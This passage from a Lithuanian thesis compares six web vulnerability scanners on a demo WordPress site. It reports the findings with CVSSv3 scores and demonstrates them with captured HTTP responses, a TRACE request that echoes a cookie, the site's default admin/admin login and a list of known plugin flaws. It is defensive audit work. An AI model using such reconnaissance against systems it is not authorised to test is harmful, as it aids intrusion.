
pav. 3.5 *auditas atliekamas Vega programine įranga*

Rezultatai:

1. **Prisijungimo duomenys siunčiami nešifruotu ryšiu**
2. **Įjungtas TRACE metodo palaikymas**
3. **Trūkstamas HttpOnly atributas**
4. **Trūkstamos saugumo antraštės**
    - X-Frame-Options

3.1.6. Acunetix

Įrankio vidinė sąsaja sukurta windows operacinei sistemai. Pats įrankis yra valdomas prisijungus per naršyklę (žr. pav. 3.6):



pav. 3.6 *Acunetix programinės įrangos valdymas per naršyklę*

Testo metu sugeneruotas srautas: 289Mb

Į serverį buvo išsiųsta 114654 užklausos

Rezultatai:

1. **Nenuolatinis įterptinio kodo pažeidžiamumas**

   Nuoroda *http://wordpress.ktu.demo* - kintamasis “s”.

2. **Per lengvas slaptažodis**

3. **Pasenusi programinė įranga:**

   Įrankis identifikavo serveryje esančią pasenusią programinę įrangą kaip PHP versiją, taip pat pranešė apie seną turinio valdymo sistemą, bei visus pasenusius jos komponentus (žr. pav. 3.7).

!	WordPress 4.3 Multiple Vulnerabilities (0.7 - 4.3)	http://wordpress.ktu.demo/
!	WordPress 4.3.x Cross-Site Scripting Vulnerability (4.3 - 4.3.1)	http://wordpress.ktu.demo/
!	WordPress 4.3.x Cross-Site Scripting Vulnerability (4.3 - 4.3.3)	http://wordpress.ktu.demo/
!	WordPress 4.3.x Multiple Vulnerabilities (4.3 - 4.3.2)	http://wordpress.ktu.demo/
!	WordPress 4.3.x Multiple Vulnerabilities (4.3 - 4.3.4)	http://wordpress.ktu.demo/
!	WordPress 4.3.x Multiple Vulnerabilities (4.3 - 4.3.5)	http://wordpress.ktu.demo/
!	WordPress 4.3.x Multiple Vulnerabilities (4.3 - 4.3.6)	http://wordpress.ktu.demo/
!	WordPress 4.3.x Multiple Vulnerabilities (4.3 - 4.3.7)	http://wordpress.ktu.demo/
!	WordPress 4.3.x Multiple Vulnerabilities (4.3 - 4.3.8)	http://wordpress.ktu.demo/
!	WordPress 4.3.x Same Origin Method Execution (SOME) Vulnerability (...	http://wordpress.ktu.demo/
!	WordPress Plugin 404 to 301 Cross-Site Scripting (2.3.0)	http://wordpress.ktu.demo/
!	WordPress Plugin 404 to 301 Cross-Site Scripting (2.3.1)	http://wordpress.ktu.demo/
!	WordPress Plugin DB Backup Directory Traversal (4.5)	http://wordpress.ktu.demo/
!	WordPress Plugin NEX-Forms-Ultimate Form builder Multiple SQL Inje...	http://wordpress.ktu.demo/
!	WordPress Plugin ReFlex Gallery Arbitrary File Upload (3.1.3)	http://wordpress.ktu.demo/
!	WordPress Plugin ReFlex Gallery Cross-Site Scripting (3.1.4)	http://wordpress.ktu.demo/
!	WordPress Plugin wp-FileManager Arbitrary File Disclosure (1.3.0)	http://wordpress.ktu.demo/
!	WordPress Plugin WP DS FAQ 'ajax.php' SQL Injection (1.3.2)	http://wordpress.ktu.demo/
!	WordPress Plugin WP Mobile Detector Arbitrary File Upload (3.5)	http://wordpress.ktu.demo/
!	WordPress Plugin WP Mobile Detector Multiple Vulnerabilities (3.8)	http://wordpress.ktu.demo/

pav. 3.7 *Acunetix įrankio identifikuota pasenusi programinė įranga*

4. **Trūkstamas HttpOnly atributas**
5. **Trace metodo palaikymas**
6. **Viešai matoma Administracinė Wordpress dalis**
7. **Aktyvus pagal nutylėjimą sukurtas vartotojas (admin)**
8. **Pažeidžiamas slaptažodžių spėliojimo atakoms**

3.2. Rastų pažeidžiamumų apibendrinimas

Šiame skyriuje peržvelgiami visų audito įrankių gauti rezultatai. Kiekvienam rezultatui pateikiamas įrodymas, bei rizikos įvertinimas pagal CVSSv3[12] metodiką.

Pažeidžiamumų įvertinimų santrauka pavaizduota lentelėje žemiau (žr. lentelė 3.1 rastų pažeidžiamumų rizikų santrauka).

lentelė 3.1 *rastų pažeidžiamumų rizikų santrauka*

Pažeidžiamumas	Rizika
Nenustatytas HttpOnly atributas	3.1 (žema rizika)
Trūkstamos saugumo antraštės:	3.7 (žema rizika)
Įjungtas TRACE metodas	4.3 (vidutinė rizika)
Informacijos perteklius	5.3 (vidutinė rizika)
Įjungtas TRACE metodas	5.3 (vidutinė rizika)
Duomenų perdavimas nešifruotu kanalu	6.5 (vidutinė rizika)
Neegzistuojanti slaptažodžių politika	7.3 (aukšta rizika)
Pasenusi programinė įranga	9.8 (kritinė rizika)

3.2.1. Nenustatytas HttpOnly atributas

Web aplikacija išduodamiems slapukams (angl. *cookies*) nenustato *HTTPOnly* atributo. Slapukas, kuriam nenustatytas *HTTPOnly* parametras, reikšmė gali būti lengvai nuskaitoma kliento scenarijų. Cross-Site Scripting atakos metu įsilaužėlis tai galėtų išnaudoti vartotojo sesijos perėmimui. Šis atributas yra Microsoft išplėstas slapukų standartas, kurio paskirtis yra apsauga nuo slapukų perėmimo atakų. Šis standartas yra palaikomas nuo Firefox 2.0.0.6 ir Internet Explorer 6 SP1 interneto naršyklių versijų.

Pažeidžiamumo demonstracija

Deja, turimos slapukų reikšmės, apie kurias aplikacija pranešė, yra naudojamos statistikos surinkimui bei laikiniems nustatymams išsaugoti. Tokiems slapukams dažniausiai *HttpOnly* reikšmė nėra nustatoma. O jungiantis prie turinio valdymo sistemos aplikacija nustatė *HttpOnly* reikšmes korektiškai.

Po prisijungimo turinio valdymo sistema nustatė slapukus su *HttpOnly* atributu:

```
HTTP/1.1 302 Found
Date: Wed, 19 Apr 2017 19:04:23 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Set-Cookie: websitez_mobile_detector=%7C0%7Cec09c1f205a8c9a567166203a7884107;
expires=Wed, 19-Apr-2017 20:04:24 GMT; path=/
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
```

[12] https://www.first.org/cvss/specification-document

```
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
X-Frame-Options: SAMEORIGIN
Set-Cookie:
wordpress_12379f8edbf7e34eb03e6506771603c9=admin%7C1492801464%7CjbSiKmwM220HGDsI8
XZpLQrMaOCGjDcLo3nbto3NMuz%7C35c9ac6ff3712ffd128cb6d7269ac02b0142f17f271e50d47299
10e72b397aa3; path=/wp-content/plugins; httponly
Set-Cookie:
wordpress_12379f8edbf7e34eb03e6506771603c9=admin%7C1492801464%7CjbSiKmwM220HGDsI8
XZpLQrMaOCGjDcLo3nbto3NMuz%7C35c9ac6ff3712ffd128cb6d7269ac02b0142f17f271e50d47299
10e72b397aa3; path=/wp-admin; httponly
Set-Cookie:
wordpress_logged_in_12379f8edbf7e34eb03e6506771603c9=admin%7C1492801464%7CjbSiKmw
M220HGDsI8XZpLQrMaOCGjDcLo3nbto3NMuz%7C81992fbb4b0d0b6ba41bf5a419092ddadf9c0ac147
ff2da3848c7dcf29247b63; path=/; httponly
Location: http://wordpress.ktu.demo/wp-admin/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

lentelė 3.2 trūkstamo atributo rizikos įvertinimas

CVSSv3 Rizikos įvertinimas	**3.1 (žema rizika) CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N**

3.2.2. Trūkstamos saugumo antraštės:

Web aplikacija neišnaudoja saugumo gerinimo priemonių, kurias suteikia modernios interneto naršyklės. WEB modulis nenustato HTTP saugumo antraščių: *X-XSS-Protection* (apsauga nuo Reflected Cross-Site Scripting atakų), *X-Frame-Options* (apsauga nuo Clickjacking atakų), *Strict-Transport-Security* (apsauga nuo man-in-the-middle atakų), *Content-Security-Policy* (apsauga nuo Clickjacking ir Cross-Site Scripting atakų) ir *X-Content-Type-Options* (apsauga nuo MIME-tipų klastojimo). Šių saugumo antraščių naudojimas apsunkina įvairių tipų klientinių atakų vykdymą.

Pažeidžiamumo demonstracija:

Įvedus naršyklėje adresą *http://wordpress.ktu.demo*, vartotojui atsiunčiamas atsakymas iš serverio, kuriame nėra nustatytos nė vienos minėtos antraštės:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 18:50:48 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Set-Cookie: websitez_mobile_detector=%7C0%7Cec09c1f205a8c9a567166203a7884107;
expires=Wed, 19-Apr-2017 19:50:48 GMT; path=/
X-Pingback: http://wordpress.ktu.demo/xmlrpc.php
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 32246

<!DOCTYPE html>
<!--[if IE 7]>
<html class="ie ie7" lang="en-US">
<![endif]-->
<!--[if IE 8]>
[...]
```

lentelė 3.3 trūkstamų saugumo antraščių rizikos įvertinimas

CVSSv3 Rizikos įvertinimas	**3.7 (žema rizika) CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N**

3.2.3. Įjungtas TRACE metodas

Klaidinga web serverio konfigūracija leidžia naudoti *HTTP TRACE* metodą, kuris gali būti panaudotas įterptinio kodo atakose (angl. *XSS*) atakose perimant vartotojo slapukus, kurie yra apsaugoti *HTTPOnly* parametru. Taip pat šis metodas gali būti panaudotas išnaudojant pažeidžiamumus susijusius su „SSL / TLS jungimosi persvarstymu naudojant atviro teksto injekcijas“ (angl. *Renegotiation Handshakes MitM Plaintext Data Injection*), kuomet į duomenų srautą yra įterpiamas specialus įterptinio kodo atakos vektorius ir taip yra pažeidžiamas duomenų konfidencialumas.

Standartiškai *HTTP TRACE* metodas yra naudojamas derinimui, kuomet kliento siųsta *HTTP* užklausa yra serverio grąžinama nepakitusi kaip atsakymas.

Pažeidžiamumo demonstracija:

Serveriui siųsta užklausa:

```
TRACE / HTTP/1.1
Host: wordpress.ktu.demo
Connection: close
Cookie: securecookie=secure_value;
Content-Length: 0
```

Serverio grąžintame atsakyme yra ir mūsų siųsta užklausa:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 18:53:03 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
Connection: close
Content-Type: message/http
Content-Length: 120

TRACE / HTTP/1.1
Host: wordpress.ktu.demo
Connection: close
Cookie: securecookie=secure_value;
Content-Length: 0
```

lentelė 3.4 TRACE metodo rizikos įvertinimas

CVSSv3 Rizikos įvertinimas	**4.3 (vidutinė rizika) CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N**

3.2.4. Informacijos perteklius

Daugeliu atvejų, sistemoje egzistuojantys kritiniai pažeidžiamumai negali būti tinkamai išnaudoti neturint papildomų žinių apie atakuojamą sistemą, todėl sisteminės informacijos perteklius palengvina šių pažeidžiamumų išnaudojimą. Pažeidžiamumams, kurie atskleidžia sisteminę informaciją, yra priskiriami, pavyzdžiui, detalių klaidos pranešimų rodymas, įdiegtos programinės įrangos versijos nustatymas, direktorijų turinio ir kelio iki šakninio katalogo atskleidimas:

Pažeidžiamumo demonstracija:

Įvedus naršyklėje adresą *http://wordpress.ktu.demo*, vartotojui atsiunčiamas atsakymas iš serverio:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 08:04:23 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Set-Cookie: websitez_mobile_detector=%7C0%7C7a1c9344ffcbe2316169f2cbbc867973;
expires=Wed, 19-Apr-2017 09:04:23 GMT; path=/
X-Pingback: http://wordpress.ktu.demo/xmlrpc.php
Keep-Alive: timeout=5, max=35
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<!--[if IE 7]>
<html class="ie ie7" lang="en-US">
<![endif]-->
[...]
```

lentelė 3.5 informacijos pertekliaus rizikos įvertinimas

CVSSv3 Rizikos įvertinimas	**5.3 (vidutinė rizika) CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N**

3.2.5. Įterptinio kodo pažeidžiamumas

Praktiškai visi įrankių rastas pažeidžiamumas yra *http://wordpress.ktu.demo* nuorodoje nefiltruojamas kintamasis „s“. Šis pažeidžiamumas yra WordPress turinio valdymo sistemos Better Search įskiepyje (žr. paragrafą □). Kadangi šis pažeidžiamumas jau yra praneštas ir visiems žinomas, įdentifikavus pažeidžiamą įskiepį, jis būtų priskirtas „pasenusios programinės įrangos“ pažeidžiamumų klasei.

lentelė 3.6 įterptinio kodo pažeidžiamumo rizikos įvertinimas


CVSSv3 Rizikos įvertinimas	**5.3 (vidutinė rizika) CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N**

3.2.6. Duomenų perdavimas nešifruotu kanalu

3 iš 6 įrankių pranešė apie lengvai pastebimą prisijungimo duomenų nešifruotu ryšiu pažeidžiamumą. Svetainė pasiekiama tik naudojant HTTP protokolą, todėl įsilaužėliui turinčiam prieigą prie serverio arba vartotojo kliento infrastruktūros yra galimybė perimti slaptažodį (žr. pav. 3.8).

Pažeidžiamumo demonstracija:

Prisijungimo duomenys buvo perimti naudojant Wireshark programinę įrangą:



pav. 3.8 perimti prisijungimo duomenys

lentelė 3.7 duomenų perdavimo nešifruotu kanalu rizikos įvertinimas

CVSSv3 Rizikos įvertinimas	**6.5 (vidutinė rizika) CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N**

3.2.7. Neegzistuojanti slaptažodžių politika

Turi būti sudaryta ir web aplikacijoje programiškai įgyvendinta slaptažodžių politika. Saugus slaptažodis turi būti sudarytas iš: didžiųjų raidžių (A, B, C, ...), mažųjų raidžių (a, b, c, ...), skaitmenų (1, 2, 3, ...), specialiųjų simbolių (!, <, @ ...), turi būti nereikšminis žodis ir netrumpesnis negu 8 simboliai.

Taip pat rekomenduojama naudoti laikino paskyros rakinimo (pvz. 30-60 sekundžių) arba naujo slaptažodžio generavimo (pvz. el. paštu atsiunčiant nuorodą pasikeisti slaptažodį) mechanizmus po keleto (pvz. 5) neteisingų slaptažodžio įvedimo bandymų. Tai leistų apsaugoti sistemas ir web aplikacijas nuo slaptažodžio parinkimo atakų.

Pažeidžiamumo demonstracija

Aplikacijos prisijungimo duomenys:

Vartotojo vardas: admin

Vartotojo slaptažodis: admin

lentelė 3.8 lengvo rasto administracinio slaptažodžio rizikos įvertinimas

CVSSv3 Rizikos įvertinimas	**7.3 (aukšta rizika) CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L**

3.2.8. Pasenusi programinė įranga

Kadangi visa sudiegta web aplikacijos dalis buvo pagal tai, kokie pažeidžiamumai yra viešai pasiekiami internete – visi jie turėjo būti aptikti būtent šioje pažeidžiamumo klasifikacijoje. Vienintelis įrankis Acunetix turėjo pažeidžiamumų duombazę, su kuria lygino prisijungimo duomenis.

lentelė 3.9 pasenusios programinės įrangos rizikos įvertinimas

CVSSv3 Rizikos įvertinimas	**9.8 (kritinė rizika) (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)**

3.3. Įrankių palyginimas

Po atliktų testų, buvo sudaryta lentelėje, kurioje atsispindėtų skirtingos atrastų pažeidžiamumų klasės (žr. lentelė 3.10).

lentelė 3.10 *testų metu pažeidžiamoje svetainėje identifikuotos pažeidžiamumų klasės*

	Burp	**Netsparker**	**Arachni**	**W3af**	**Vega**	**Acunetix**
XSS	X	X	X	X		X
Atviro teksto protokolas	X	X	X		X	
Sisteminė informacija	X	X				
TRACE metodas	X	X	X		X	
HttpOnly atributas	X	X	X		X	X
Silpnas slaptažodis						X
Pasenusi PĮ		X				X
Saugumo antraštės	X	X	X		X	
Viešai pasiekiama administracinė aplinka						X
Pažeidžiamas slaptažodžio parinkimui						X
Naudojamas vartotojas pagal nutylėjimą						X


Siekiant įvertinti turimų įrankių efektyvumą, pažeidžiamumai taip pat buvo suskaičiuoti kiekybiniu požiūriu, t.y. kiek kiekvienoje klasėje buvo surasta pažeidžiamumų.

lentelė 3.11 *testų metu kiekvieno įrankio aptiktas pažeidžiamumų kiekis*

	Burp	**Netsparker**	**Arachni**	**W3af**	**Vega**	**Acunetix**
Pažeidžiamumai	7	12	5	1	4	28


3.3.1. Išnaudotas srautas

Atliekant auditą automatiniais įrankiais, buvo skaičiuojamas tiek išeinančių tiek ateinančių duomenų srautas (žr. pav. 3.9). Duomenų srautas buvo sekamas siekiant išsiaiškinti ar yra koreliacija tarp sunaudoto srauto ir rastų pažeidžiamumų.




pav. 3.9 *testų metu sunaudotas duomenų srautas*

Nepaisant to, kad „Arachni“ programinė įranga išnaudojo daug didesnį srautą nei alternatyvi programinė įranga, jos rastų pažeidžiamumų kiekis nėra didžiausias. Srautas buvo stebimas naudojantis tinklo stebėjimo programa WireShark. Deja tarp sunaudotų duomenų kiekio pažeidžiamumų koreliacija nebuvo pastebėta (žr. pav. 3.10).



pav. 3.10 *rastų pažeidžiamumų ir duomenų srauto grafikas*


Remiantis išsiųsto srauto duomenimis (žr. pav. 3.9) bei rastų pažeidžiamumų kiekiu (žr. lentelė 3.11) buvo paskaičiuotas sunaudoto srauto efektyvumas. Pagal identifikuotą programinės įrangos pažeidžiamumų kiekį buvo skaičiuojama, kiek megabaitų srauto prireikė programai identifikuoti vieną pažeidžiamumą (žr. pav. 3.11). Pagal gautus rezultatus, efektyviausias įrankis yra komercinis Acunetix. Tarp atviro kodo įrankių efektyviausiai srautą išnaudojo įrankis vega.



pav. 3.11 *kiekvienos programos išnaudoto srauto efektyvumas*


3.3.2. Išsiųstas užklausų kiekis

Po kiekvieno testo buvo skaičiuojamas užklausų kiekis audituojamos svetainės įrašų žurnale. Lentelėje (žr. pav. 3.12) pateikimai užklausų kiekiai, kurie buvo išsiųsti audito metu:



